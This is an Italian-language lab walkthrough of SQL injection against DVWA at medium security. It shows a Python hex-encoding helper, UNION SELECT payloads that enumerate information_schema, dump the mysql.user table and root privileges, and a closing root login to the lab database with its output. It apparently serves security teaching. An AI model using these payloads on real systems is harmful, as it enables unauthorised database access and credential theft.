

# Tutorial SQL Injection DVWA – MEDIUM

Analizzando il codice php relativo alle operazioni che la DVWA livello medium compie per eseguire la query sql, notiamo come la stringa in ingresso venga sanificata mediante la funzione `mysql_real_escape_string()`. Questa funzione, da documentazione, aggiunge un carattere ‘\’ davanti ai caratteri `\x00`, `\n`, `\r`, `\,`, `\,`, `\,` e `\x1a`.

Per bypassare la sanificazione dell’input sostituiamo i parametri inseriti come input, e quindi racchiusi tra apici, con il loro controvalore in esadecimale utilizzando la funzione in python riportata di seguito o un qualsiasi tool online come CyberChef.

```
home > kali > Desktop > hex.py
1  import sys
2
3  stringa = sys.argv[1]
4  esadecimale = "0x" + stringa.encode('utf-8').hex()
5  print(esadecimale)
```


Nostro obiettivo è restituire a schermo dati contenuti nel database. Utilizziamo l’operatore UNION utilizzato per combinare il risultato della prima query, quella inserita nel sorgente della pagina, con una seconda inserita da noi nel campo input.

[query\_1] UNION [query\_2]

Come requisito fondamentale, le query unite dall’operatore UNION devono restituire lo stesso numero di colonne. Il numero di colonne, e quindi del numero di parametri da inserire dopo l’operatore SELECT, si trova per tentativi, partendo dall’inserire un solo parametro ed aumentandone il numero di volta in volta finché la pagina non restituirà più errore.

## Tentativo con un parametro:

0x27 UNION SELECT null #



## Tentativo con due parametri:

0x27 UNION SELECT null, null #

## Vulnerability: SQL Injection

User ID:

ID: 0x27 UNION SELECT null, null #  
First name:  
Surname:

La query nel codice sorgente della pagina restituisce due colonne.

Per visualizzare informazioni vitali dai database presenti abbiamo bisogno di conoscere i nomi dei database presenti. Per portare a termine questo obiettivo utilizziamo le informazioni contenute nella tabella [schemata nel database information-schema](#).

Query 1:

```
0x27 UNION SELECT schema_name, null FROM information_schema.schemata #
```

User ID:

ID: 0x27 UNION SELECT schema\_name, null FROM information\_schema.schemata #  
First name: information\_schema  
Surname:

ID: 0x27 UNION SELECT schema\_name, null FROM information\_schema.schemata #  
First name: dvwa  
Surname:

ID: 0x27 UNION SELECT schema\_name, null FROM information\_schema.schemata #  
First name: metasploit  
Surname:

ID: 0x27 UNION SELECT schema\_name, null FROM information\_schema.schemata #  
First name: mysql  
Surname:

ID: 0x27 UNION SELECT schema\_name, null FROM information\_schema.schemata #  
First name: owasp10  
Surname:

ID: 0x27 UNION SELECT schema\_name, null FROM information\_schema.schemata #  
First name: tikiwiki  
Surname:

ID: 0x27 UNION SELECT schema\_name, null FROM information\_schema.schemata #  
First name: tikiwiki195  
Surname:

Tra la lista dei nomi elencati notiamo la presenza del database mysql. Andiamo a vedere che tabelle contiene tramite la query:

Query 2:

0x27

UNION

SELECT table\_name, table\_schema

FROM information\_schema.tables

WHERE table\_schema = 0x6d7973716c #

ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c # First name: columns_priv Surname:	
ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c # First name: db Surname:	
ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c # First name: func Surname:	
ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c # First name: help_category Surname:	
ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c # First name: help_keyword Surname:	
ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c # First name: help_relation Surname:	
ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c # First name: help_topic Surname:	
ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c # First name: host Surname:	
ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c # First name: proc Surname:	
ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c # First name: procs_priv Surname:	
ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c # First name: tables_priv Surname:	
ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c # First name: time_zone Surname:	
ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c # First name: time_zone_leap_second Surname:	
ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c # First name: time_zone_name Surname:	
ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c # First name: time_zone_transition Surname:	
ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c # First name: time_zone_transition_type Surname:	
ID: 0x27 UNION SELECT table_name, null FROM information_schema.tables WHERE TABLE_SCHEMA = 0x6d7973716c # First name: user Surname:	

La tabella user nel database mysql potrebbe contenere dati importanti sugli utenti e sui loro privilegi. Andiamo a stampare gli utenti e le relative password contenuti nella tabella user:

Query 3:

0x27 UNION SELECT user,password FROM mysql.user #

**User ID:**

ID: 0x27 UNION SELECT user,password FROM mysql.user #  
First name: debian-sys-maint  
Surname:

ID: 0x27 UNION SELECT user,password FROM mysql.user #  
First name: root  
Surname:

ID: 0x27 UNION SELECT user,password FROM mysql.user #  
First name: guest  
Surname:

Dell'utente root visualizziamo alcuni dei suoi privilegi e nello specifico:

- Select\_priv
- Insert\_priv
- Update\_priv
- Delete\_priv
- Create\_priv
- Drop\_priv
- Shutdown\_priv
- Execute\_priv
- Create\_user\_priv

Query 4:

**Vulnerability: SQL Injection**

User ID:

ID: 0x27 UNION SELECT CONCAT(select\_priv, Insert\_priv, Update\_priv, Delete\_priv, Create\_priv, Drop\_priv, Shutdown\_priv, Execute\_priv, Create\_user\_priv), null FROM mysql.user WHERE user = 0x726f6f74#  
First name: YYYYYYYY  
Surname:

L'utente root ha tutti i privilegi precedentemente elencati.


## Conclusioni

Mediante l'utilizzo dell'SQL Injection siamo andati sempre più a fondo all'interno dei database presenti nella DVWA andando a scoprire che l'account dell'utente root, che ha tutti i privilegi, non è protetto da alcuna password.

Da shell è possibile connettersi al database mediante il seguente comando:

```
MySQL -h <IP_META> -u root -p --skip-ssl
```

E operare su sul database.

A screenshot of a terminal window titled 'kali@kali: ~'. The terminal shows a command prompt where the user has entered 'mysql -h 192.168.13.150 -u root -p --skip-ssl'. The terminal output shows the MySQL prompt 'Welcome to the MariaDB monitor. Commands end with ; or \g. Your MySQL connection id is 471 Server version: 5.0.51a-3ubuntu5 (Ubuntu) Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others. Support MariaDB developers by giving a star at https://github.com/MariaDB/server Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.' The user then enters 'SHOW DATABASES;' and the terminal displays a table with 7 rows: information\_schema, dvwa, metasploit, mysql, owasp10, tikiwiki, and tikiwiki195. The terminal output ends with '7 rows in set (0.000 sec)' and the MySQL prompt 'MySQL [(none)]>'.

```
kali@kali: ~
File Actions Edit View Help

(kali@kali)~$ mysql -h 192.168.13.150 -u root -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 471
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.000 sec)

MySQL [(none)]> █
```